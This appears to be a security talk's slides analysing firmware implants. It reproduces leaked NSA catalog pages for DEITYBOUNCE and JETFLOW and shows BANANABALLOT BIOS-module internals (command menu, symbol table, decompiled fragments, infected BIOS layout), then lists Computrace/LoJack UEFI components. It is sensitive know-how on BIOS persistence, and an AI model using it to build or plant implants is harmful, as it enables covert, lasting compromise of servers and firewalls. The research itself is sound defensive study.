


DEITYBOUNCE

ANT Product Data

(TS//SI//REL) DEITYBOUNCE provides software application persistence on Dell PowerEdge servers by exploiting the motherboard BIOS and utilizing System Management Mode (SMM) to gain periodic execution while the Operating System loads.

06/20/08



(TS//SI//REL) This technique supports multi-processor systems with RAID hardware and Microsoft Windows 2000, 2003, and XP. It currently targets Dell PowerEdge 1850/2850/1950/2950 RAID servers, using BIOS versions A02, A05, A06, 1.1.0, 1.2.0, or 1.3.7.

(TS//SI//REL) Through remote access or interdiction, ARKSTREAM is used to re-flash the BIOS on a target machine to implant DEITYBOUNCE and its payload (the implant installer). Implantation via interdiction may be accomplished by non-technical operator through use of a USB thumb drive. Once implanted, DEITYBOUNCE's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery


Unit Cost: \$0

POC: [REDACTED], S32221, [REDACTED], [REDACTED]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

- Only Snowden-leaked documentation is available for analysis
- Safe to assume that servers use legacy BIOS¹

DEITYBOUNCE Workflow



BANANABALLOT and JETPLOW (Equation Group)




JETFLOW

ANT Product Data

(TS//SI//REL) JETFLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant. JETFLOW also has a persistent back-door capability.

06/24/08



(TS//SI//REL) JETFLOW is a firmware persistence implant for Cisco PIX Series and ASA (Adaptive Security Appliance) firewalls. It persists DNT's BANANAGLEE software implant and modifies the Cisco firewall's operating system (OS) at boot time. If BANANAGLEE support is not available for the booting operating system, it can install a Persistent Backdoor (PBD) designed to work with BANANAGLEE's communications structure, so that full access can be reacquired at a later time. JETFLOW works on Cisco's 500-series PIX firewalls, as well as most ASA firewalls (5505, 5510, 5520, 5540, 5550).

(TS//SI//REL) A typical JETFLOW deployment on a target firewall with an exfiltration path to the Remote Operations Center (ROC) is shown above. JETFLOW is remotely upgradeable and is also remotely installable provided BANANAGLEE is already on the firewall of interest.

Status: (C//REL) Released. Has been widely deployed. Current availability restricted based on OS version (inquire for details). **Unit Cost:** \$0

POC: [REDACTED], S32222, [REDACTED], [REDACTED]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

```

1 File: BBALL_AM29F4-2131.exe
2 Name: biosModule_AM29F4
3 Version: 0x02010301
4 Priority: 10
5 ID: 65793
6 chain: 0x10000000
7 Command: handler_readBIOS
8 Command: handler_writeBIOS
9 Command: handler_setCmos
10 MUNGE
11 FINAL
12 <interface>
13 <menu>
14 <menuItem>
15 <itemText> Read BIOS_AM29F4 Memory</itemText>
16 <queryList>
17 <query> Enter Bios Address:</query>
18 <query> Enter number of bytes to read:</query>
19 </queryList>
20 <miniProg>
21 <progName>BM_readBIOS</progName>
22 <handler>handler_readBIOS</handler>
23 <argList>
24 <arg>--biosaddr</arg>
25 <arg>--bioslen</arg>
26 </argList>
27 </miniProg>
28 </menuItem>
29
30 <menuItem>
31 <itemText> Write a file to BIOS_AM29F4 memory</itemText>
32 <queryList>
33 <query> Address to write data:</query>
34 <query> Enter Filename of binary data to write: </query>
35 </queryList>
36 <miniProg>
37 <progName>BM_writeBIOS</progName>
38 <handler>handler_writeBIOS</handler>
39 <argList>
40 <arg>--biosAddr</arg>
41 <arg>--writeFile</arg>
42 </argList>
43 </miniProg>
44 </menuItem>
45 </menu>
46 </interface>

```

Name	Address
writeBios_asaBios	00001350
chipRead_asaBios	000017C0
kmodData	000021C0
reverse6	00001EC0
reverse4	00001E90
sizeof_kmodData	000021A0
comparePixOSVersion	00001F70
checksum_uint32	00001D20
cmosReadByte	00001B50
writeBios	00000410
readBios_asaBios	00001300
checksum_bios	00000080
handler_writeBIOS	00000ED0
handler_readBIOS	00000BD0
isPixOS	00001F00
fix_ip_cksum_incr	00001E20
setupTable	000000F0
reverse2	00001E70
unsetupTable	000001F0
readBios	000002D0
Platform_5505	00002160
chipWrite_asaBios	000018D0
determineBios	00000940
unlock_asaBios	000013B0
NewChecksum	00001D50
compareNetscreenOSVersion	00002060
__i686.get_pc_thunk.bx	00002125
_GLOBAL_OFFSET_TABLE_	00002DC0
handler_setCmos	00001210
unlock_asaBios_5505	000015A0
entryPoint	000000E0
getPhysicalAddress	00000200
free	000020F0
cmosWriteByte	00001B70
OS_VER	00000065
_etext	00002DA4
_start	00000000
GOT_START	00000070

```

if ( !isPioxOS(*(NET + 4)) )
    return 1;
if ( bfl_fetch0sUns(NET + 8, "BiosClassAddr", &temp1) )
{
    fwrite("Bios Class Address information could not be read\n", 1, 49, stdout);
    fwrite("You will not be able to read or Write to Bios\n", 1, 46, stdout);
    a1[6] = 0;
    result = 0;
}
else
{
    v2 = NET;
    v3 = *(NET + 4) < 0x700u;
    v4 = *(NET + 4) == 1792;

```

```


.got_loader:00000000 ; Source File : 'checksum_bios.c'
.got_loader:00000000 ; Source File : 'entryPoint.c'
.got_loader:00000000 ; Source File : 'pageTable.c'
.got_loader:00000000 ; Source File : 'coreBiosModule.c'
.got_loader:00000000 ; Source File : 'determineBios.c'
.got_loader:00000000 ; Source File : 'writeSpeedPlow.c'
.got_loader:00000000 ; Source File : 'asaBios.c'
.got_loader:00000000 ; Source File : 'cmos.c'
.got_loader:00000000 ; Source File : 'Components/Modules/BiosModule/Implant/ASABIOS/../../asaBios_asm.S'
.got_loader:00000000 ; Source File : 'checksum_uint32.c'
.got_loader:00000000 ; Source File : 'byteOrdering.c'
.got_loader:00000000 ; Source File : 'osVersionChecking.c'
.got_loader:00000000 ; Source File : 'free_stub.c'

```


```

    v5 = &stdout;
    fwrite("Bios Lock Address information could not be read\n", 1, 48, stdout);
    goto LABEL_7;
}
a1[9] = temp1;
if ( bfl_fetch0sUns(NET + 8, "BiosWriteAddr5", &temp1) )
{
    v5 = &stdout;
    fwrite("Bios Write Address information could not be read\n", 1, 49, stdout);
    goto LABEL_7;
}
a1[7] = temp1;
return 1;
}

```



Original BIOS layout of ASA5505
ROMMON 1.0(12)13



Infected BIOS layout of ASA5505
ROMMON 1.0(12)13

Computrace/LoJack

Computrace/LoJack

- Legitimate application that provides anti-theft protection.
- Implements rootkit functionality to “persist” on the system
- Contains UEFI BIOS components to perform its activities

Structure

Name	Action	Type	Subtype	Text
> F746D37F-F6C6-43C0-94DB-466F5F1...		File	SMM module	LenovoFingerprintSmm
> 8846573E-88E8-425C-A67E-1888DE1...		File	DXE driver	LenovoUserManagerDxe
▼ 8FEEECF1-BCFD-4A78-9231-4801566...		File	Application	AbsoluteComputraceInstaller
PE32 image section		Section	PE32 image	
User interface section		Section	User interface	
Version section		Section	Version	
▼ 4EFC51DA-23A6-4790-A292-4985C7F...		File	DXE driver	LenovoComputraceEnablerDxe
DXE dependency section		Section	DXE dependency	
PE32 image section		Section	PE32 image	
User interface section		Section	User interface	
Version section		Section	Version	
▼ 4589CBF3-03F9-4998-9D6F-26343C6...		File	DXE driver	LenovoComputraceLoaderDxe
DXE dependency section		Section	DXE dependency	
PE32 image section		Section	PE32 image	
User interface section		Section	User interface	
Version section		Section	Version	
▼ 18578E75-D073-4203-90D2-8788A87...		File	SMM module	LenovoComputraceSmiServices
SMM dependency section		Section	SMM dependency	
PE32 image section		Section	PE32 image	
User interface section		Section	User interface	
Version section		Section	Version	
> 4C7D1568-CF73-4676-A079-16F7F96...		File	SMM module	LenovoSecuritySmiDispatch
> 621DE6C6-0F5E-4EE3-A102-0BDE769...		File	DXE driver	LenovoRemoteConfigUpdateDxe

